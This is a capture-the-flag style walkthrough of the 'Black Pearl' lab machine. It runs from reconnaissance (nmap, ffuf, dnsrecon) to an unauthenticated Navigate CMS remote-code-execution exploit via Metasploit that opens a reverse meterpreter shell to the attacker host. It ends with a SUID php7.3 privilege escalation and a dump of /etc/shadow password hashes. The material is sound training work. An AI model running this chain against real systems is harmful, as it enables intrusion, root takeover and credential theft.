
username: root

password: tcm

First a foremost i do a nmap scan on the target.

```
-$ nmap -A -p- -T4 192.168.85.141
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-28 20:32 PDT
Nmap scan report for 192.168.85.141
Host is up (0.0014s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
                    OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
22/tcp open ssh
ssh-hostkey:
    2048 66:38:14:50:ae:7d:ab:39:72:bf:41:9c:39:25:1a:0f (RSA)
    256 a6:2e:77:71:c6:49:6f:d5:73:e9:22:7d:8b:1c:a9:c6 (ECDSA)
   256 89:0b:73:c1:53:c8:e1:88:5e:c3:16:de:d1:e5:26:0d (ED25519)
53/tcp open domain ISC BIND 9.11.5-P4-5.1+deb10u5 (Debian Linux)
| dns-nsid:
   bind.version: 9.11.5-P4-5.1+deb10u5-Debian
80/tcp open http nginx 1.14.2
|_http-title: Welcome to nginx!
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.72 seconds
```

So in this i find that port 22 and 53 are likely not the options for us. we could go on with the 80, and view the website.



Welcome to nginx!

If you see this page, the nginx web server is successfully installed and working. Further configuration is required.


For online documentation and support please refer to <u>nginx.org</u>. Commercial support is available at <u>nginx.com</u>.

Thank you for using nginx.

I got a default web page what i am going to do here is FUZZ this to get more information.

```
Welcome to nginx!
                                             http://192.168.85.141/
                                                                                   CPI
          \mathbf{c}
               強 view-source:http://192.168.85.141/
🌂 Kali Linux 🔝 Kali Tools 💆 Kali Docs 💢 Kali Forums 😿 Kali NetHunter 🦠 Explo
  1 <!DOCTYPE html>
 2 <html>
 3 <head>
4 <title>Welcome to nginx!</title>
 5 <style>
        body {
            width: 35em;
 8
            margin: 0 auto;
 9
            font-family: Tahoma, Verdana, Arial, sans-serif;
 10
11 </style>
12 </head>
13 <body>
14 <h1>Welcome to nginx!</h1>
15 If you see this page, the nginx web server is successfully installed and
16 working. Further configuration is required.
18 For online documentation and support please refer to
19 <a href="http://nginx.org/">nginx.org</a>.<br/>
20 Commercial support is available at
21 <a href="http://nginx.com/">nginx.com</a>.
22
23 <em>Thank you for using nginx.</em>
24 </body>
25 <!-- Webmaster: alek@blackpearl.tcm -->
26 </html>
27
```

```
💲 ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://192.168.85.14
1/FUZZ
       v2.1.0-dev
 :: Method
                      : GET
                      : http://192.168.85.141/FUZZ
 :: URL
 :: Wordlist
                      : FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration
                      : false
 :: Timeout
                      : 10
 :: Threads
                      : 40
 :: Matcher
                      : Response status: 200-299,301,302,307,401,403,405,500
# directory-list-2.3-medium.txt [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 0ms]
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 652, Words: 82,
Lines: 27, Duration: 0ms]
# Copyright 2007 James Fisher [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 1ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 652, Words: 82, Li
nes: 27, Duration: 0ms]
# on atleast 2 different hosts [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: Oms]
                         [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: Oms]
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 652, Words: 82, Lines: 27, Du
ration: 0ms]
                         [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 1ms]
                         [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 0ms]
                         [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 0ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 652, Words: 82, Lines: 27, Du
ration: 2ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 652, Words: 82,
Lines: 27, Duration: 2ms]
                         [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 2ms]
# or send a letter to Creative Commons, 171 Second Street, [Status: 200, Size: 652, Words: 82, Lines
: 27, Duration: 9ms]
                         [Status: 200, Size: 209, Words: 31, Lines: 9, Duration: 140ms]
secret
                         [Status: 200, Size: 652, Words: 82, Lines: 27, Duration: 1ms]
:: Progress: [220560/220560] :: Job [1/1] :: 18181 req/sec :: Duration: [0:00:12] :: Errors: 0 ::
```



From just my simple search and fuzzing i found a directory called secret and i didn't get much evidence. so for more in depth i am going to check the port 53 which is a DNS port.

```
$\frac{1}{\sqrt{n}} \text{dnsrecon} -r 127.0.0.0/24 -n 192.168.85.141 -d info

[*] Performing Reverse Lookup from 127.0.0.0 to 127.0.0.255

[+] PTR blackpearl.tcm 127.0.0.1


[+] 1 Records Found
```

So here the -r is to give the range, -n is to give the victim machine ip and the -d is for domain, in this case i have given info is just for it if not the command wont work without that -d. So here i found that 127.0.0.1 blackperl so there is a point a record to this. so now we need to add that to our dns for the etc/hosts,

```
GNU nano 7.2 /etc/hosts

127.0.0.1 localhost
127.0.1.1 kali
192.168.85.141 blackpearl.tcm


# The following lines are desirable for IPv6 capable hosts
::1 localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```



I found this page when i added the dns host, and this is a information disclose, now i am on to a directory busting to see if i get any more information on this.

```
w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt:FUZZ -u http://blackpearl.tc-
m/FUZZ
          v2.1.0-dev
  :: Method
  :: URL
                              : http://blackpearl.tcm/FUZZ
  :: Wordlist
                                 FUZZ: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
  :: Follow redirects : false
:: Calibration : false
  :: Timeout
                              : 10
  :: Matcher
                              : Response status: 200-299,301,302,307,401,403,405,500
# Priority ordered case sensative list, where entries were found [Status: 200, Size: 86789, Words: 4
212, Lines: 1040, Duration: 6ms]
# license, visit http://creativecommons.org/licenses/by-sa/3.0/ [Status: 200, Size: 86789, Words: 42
12, Lines: 1040, Duration: 10ms]
# [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 12ms]
# Copyright 2007 James Fisher [Status: 200, Size: 86789, Words: 4212, Lines: 1040, Duration: 15ms]
# This work is licensed under the Creative Commons [Status: 200, Size: 86790, Words: 4212, Lines: 10
40, Duration: 17ms]
ines: 1040, Duration: 30ms]
# on atleast 2 different hosts [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 35ms]
# [Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 37ms]
# Attribution-Share Alike 3.0 License. To view a copy of this [Status: 200, Size: 86790, Words: 4212
# Suite 300, San Francisco, California, 94105, USA. [Status: 200, Size: 86790, Words: 4212, Lines: 10
40. Duration: 42ms]
navigate [Status: 301, Size: 185, Words: 6, Lines: 8, Duration: 0ms]
[Status: 200, Size: 86790, Words: 4212, Lines: 1040, Duration: 5ms]
:: Progress: [220560/220560] :: Job [1/1] :: 10000 req/sec :: Duration: [0:00:16] :: Errors: 0 ::
navigate
```

i found a directory called "navigate",



here i found a navigate cms which comes into play. Now i would go for searches, https://www.rapid7.com/db/modules/exploit/multi/http/navigate_cms_rce/
https://github.com/0x4r2/Navigate-CMS-RCE-Unauthenticated-
https://www.exploit-db.com/exploits/45561

i got manual exploits and automated exploits as well. ill go on with the metasploit one for now,

```
└S msfconsole
Metasploit tip: When in a module, use back to go back to the top level
prompt
                                               :oDFo:`
                                        -+dHJ5aGFyZGVyIQ=+-
                                 -+h2~Maintain.No.Persistence~h+-
                                                  `.-:////+hbove.913.ElsMNh+-
                      :hevnsntSurb025N.
                                                             dNVRGOING2GIVUUP:
                                                              /corykennedyData:
                                                           `dDestRoyREXKC3ta/M:
                                                  :Shall.We.Play.A.Game?tron/
                                                    `-ooy.if1ghtf0r+ehUser5`
                                                ..th3.H1V3.U2VjRFNN.jMh+.
       =[ metasploit v6.3.43-dev
     --=[ 2376 exploits - 1232 auxiliary - 416 post
     --=[ 1391 payloads - 46 encoders - 11 nops
   - --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/http/navigate_cms_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(
```

```
msf6 exploit(
                                        ) > set rhosts 192.168.85.141
rhosts ⇒ 192.168.85.141
msf6 exploit(
                                        ) > set vhost blackpearl.tcm
vhost ⇒ blackpearl.tcm
                              te cms rce) > options
msf6 exploit(
Module options (exploit/multi/http/navigate_cms_rce):
   Name
              Current Setting Required Description
   Proxies
                                         A proxy chain of format type:host:port[,type:host:port][..
   RHOSTS
              192.168.85.141
                                         The target host(s), see https://docs.metasploit.com/docs/u
                                         sing-metasploit/basics/using-metasploit.html
   RPORT
                               ves
                                        The target port (TCP)
                                         Negotiate SSL/TLS for outgoing connections
              false
   TARGETURI
             /navigate/
                                        Base Navigate CMS directory path
                               ves
   VHOST
              blackpearl.tcm
                                        HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
   Name
          Current Setting Required Description
   LHOST 192.168.85.135 yes
                                     The listen address (an interface may be specified)
                          yes
   LPORT 4444
                                     The listen port
Exploit target:
   Id Name
       Automatic
View the full module info with the info, or info -d command.
msf6 exploit(multi/http/navigate_cms_rce) >
```

here in the rhost its always the target machine ip address, and in the vhost we need to apply the virtual host, which means the dns name which we applied.

```
) > run
msf6 exploit(
[*] Started reverse TCP handler on 192.168.85.135:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.85.141
[*] Meterpreter session 1 opened (192.168.85.135:4444 → 192.168.85.141:60350) at 2024-04-30 07:29:53
 -0700
<u>meterpreter</u> > whoami
 - Unknown command: whoami
meterpreter > shell
Process 1155 created.
Channel 1 created.
whoami
www-data
```


I got a shell in this and it shows up nothing i should go with a privilege escalation, since we don't find any shell type or any other i am going to generate a TTY shell. https://wiki.zacheller.dev/pentest/privilege-escalation/spawning-a-tty-shell https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/full-ttys https://book.hacktricks.xyz/generic-methodologies-and-resources/shells/full-ttys

```
msf6 exploit(multi/ht
[*] Started reverse TCP handler on 192.168.85.135:4444
[+] Login bypass successful
[+] Upload successful
[*] Triggering payload...
[*] Sending stage (39927 bytes) to 192.168.85.141
[*] Meterpreter session 1 opened (192.168.85.135:4444 → 192.168.85.141:60350) at 2024-04-30 07:29:53
 -0700
meterpreter > whoami
   Unknown command: whoami
meterpreter > shell
Process 1155 created.
Channel 1 created.
whoami
 www-data
which python
/usr/bin/python
```

I got to see that python is there installed.

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
(inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=screen; st
ty rows 38 columns 116; reset;
www-data@blackpearl:~/blackpearl.tcm/navigate$
www-data@blackpearl:~/blackpearl.tcm/navigate$ ls
<ort TERM=screen; stty rows 38 columns 116; reset;ls
bash: syntax error near unexpected token `CTRL+Z'</pre>
www-data@blackpearl:~/blackpearl.tcm/navigate$ sudo -l
sudo -l
bash: sudo: command not found
  ww-data@blackpearl:~/blackpearl.tcm/navigate$ history
     1 (inside the nc session) CTRL+Z;stty raw -echo; fg; ls; export SHELL=/bin/bash; export TERM=scr
een; stty rows 38 columns 116; reset;ls
    2 sudo -l
3 history
www-data@blackpearl:~/blackpearl.tcm/navigate$ pwd
/var/www/blackpearl.tcm/navigate
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd tmp
bash: cd: tmp: No such file or directory
www-data@blackpearl:~/blackpearl.tcm/navigate$ cd /tmp
cd /tmp
www-data@blackpearl:/tmp$ pwd
pwd
 www-data@blackpearl:/tmp$
```

And now i got a perfect shell once i ran the python command. and i played with few commands to check. and now i need to privilege escalate, so i moved to the tmp directory as usual so as i did before i can use "linpeas" since this is a linux machine.




From the attacker machine i started the server and i installd the <u>linpeas.sh</u> in the victim machine using wget. i have given it the required excute permission. and ran it.



I saw that files which has the SUID and the SGID which probably is that we can run the files which the owners permissions in SUID and in the SGID we can run it using the group privileges. In this point i saw that there are binary files which has the root user which means i can abuse that file as a root. So i wanted to see what are the files with SUID and display them,

```
www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/bin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$
```

All these files are with SUID sticky bit. Having the SUID enable is not that vulnerable but we could go and search on the gtfobins.



GTFOBins ☆ Star 10,128

GTFOBins is a curated list of Unix binaries that can be used to bypass local security restrictions in misconfigured systems.




The project collects legitimate <u>functions</u> of Unix binaries that can be abused to get the <u>f**k</u> break out restricted shells, escalate or maintain elevated privileges, transfer files, spawn bind and reverse shells, and facilitate the other post-exploitation tasks.

It is important to note that this is **not** a list of exploits, and the programs listed here are not vulnerable per se, rather, GTFOBins is a compendium about how to live off the land when you only have certain binaries available.

GTFOBins is a <u>collaborative</u> project created by <u>Emilio Pinna</u> and <u>Andrea Cardaci</u> where everyone can <u>contribute</u> with additional binaries and techniques.

If you are looking for Windows binaries you should visit LOLBAS.



In this i selected the SUID, so that i could see the SUID related preference, so i started the search according to the names as, umount, newgrp, mount and etc..



SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run sh -p, omit the -p argument on systems like Debian (<= Stretch) that allow the default sh shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which php) .

CMD="/bin/sh"
./php -r "pcntl_exec('/bin/sh', ['-p']);"
```

I found the php over there.

```
www-data@blackpearl:/tmp$ find / -type f -perm -4000 2>/dev/null
find / -type f -perm -4000 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/bin/umount
/usr/bin/newgrp
/usr/hin/mount
/usr/bin/php7.3
/usr/bin/su
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/gpasswd
www-data@blackpearl:/tmp$ /usr/bin/php7.3 -r "pcntl_exec('/bin/sh', ['-p']);"
/usr/bin/php7.3 -r "pcntl_exec( /bin/sh , [ -p ]);
# is
/bin/sh: 2: is: not found
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
#
```

At this point i executed bin/sh as the root user, by giving me the root shell. it giving me the "euid=0(root)" here what happens is we are staying in the root user and running a shell which is executed by root.

```
# cat /etc/shadow
cat /etc/shadow
root:$6$c4BwA1XI3VbCnl62$MlVjNAchabhFxyeARWEvgnA4N/azflOuqz2azx9WdPNErtBgzqkvFSgt0.gqRazsfUzkoBTW7/lY
ObBpYFw6r1:18777:0:99999:7:::
daemon:*:18777:0:99999:7:::
bin:*:18777:0:99999:7:::
sys:*:18777:0:99999:7:::
sync:*:18777:0:99999:7:::
games:*:18777:0:99999:7:::
man:*:18777:0:999999:7:::
lp:*:18777:0:99999:7:::
mail:*:18777:0:99999:7:::
news:*:18777:0:99999:7:::
www-data:*:18777:0:99999:7:::
backup:*:18777:0:99999:7:::
list:*:18777:0:99999:7:::
irc:*:18777:0:99999:7:::
gnats:*:18777:0:99999:7:::
nobody:*:18777:0:99999:7:::
_apt:*:18777:0:99999:7:::
systemd-timesync:*:18777:0:99999:7:::
systemd-network:*:18777:0:99999:7:::
systemd-resolve:*:18777:0:99999:7:::
messagebus:*:18777:0:99999:7:::
sshd:*:18777:0:99999:7:::
alek:$6$1Pg0Fr6mgt01tC1j$pMOBzNq5eiXP8Y2XulhXX219o6j0q/9TsK7VwLMfBmOPbpaEY1CLtauLgoIoo9yPH/Sr5713awkB
WhB5pxqKx.:18778:0:99999:7:::
systemd-coredump: !! :18777:::::
mysql:!:18777:0:99999:7:::
bind:*:18777:0:99999:7:::
# whoami
whoami
root
# id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Even if the id is www-data, when i type whoami it shows as root, where i have executed it as root.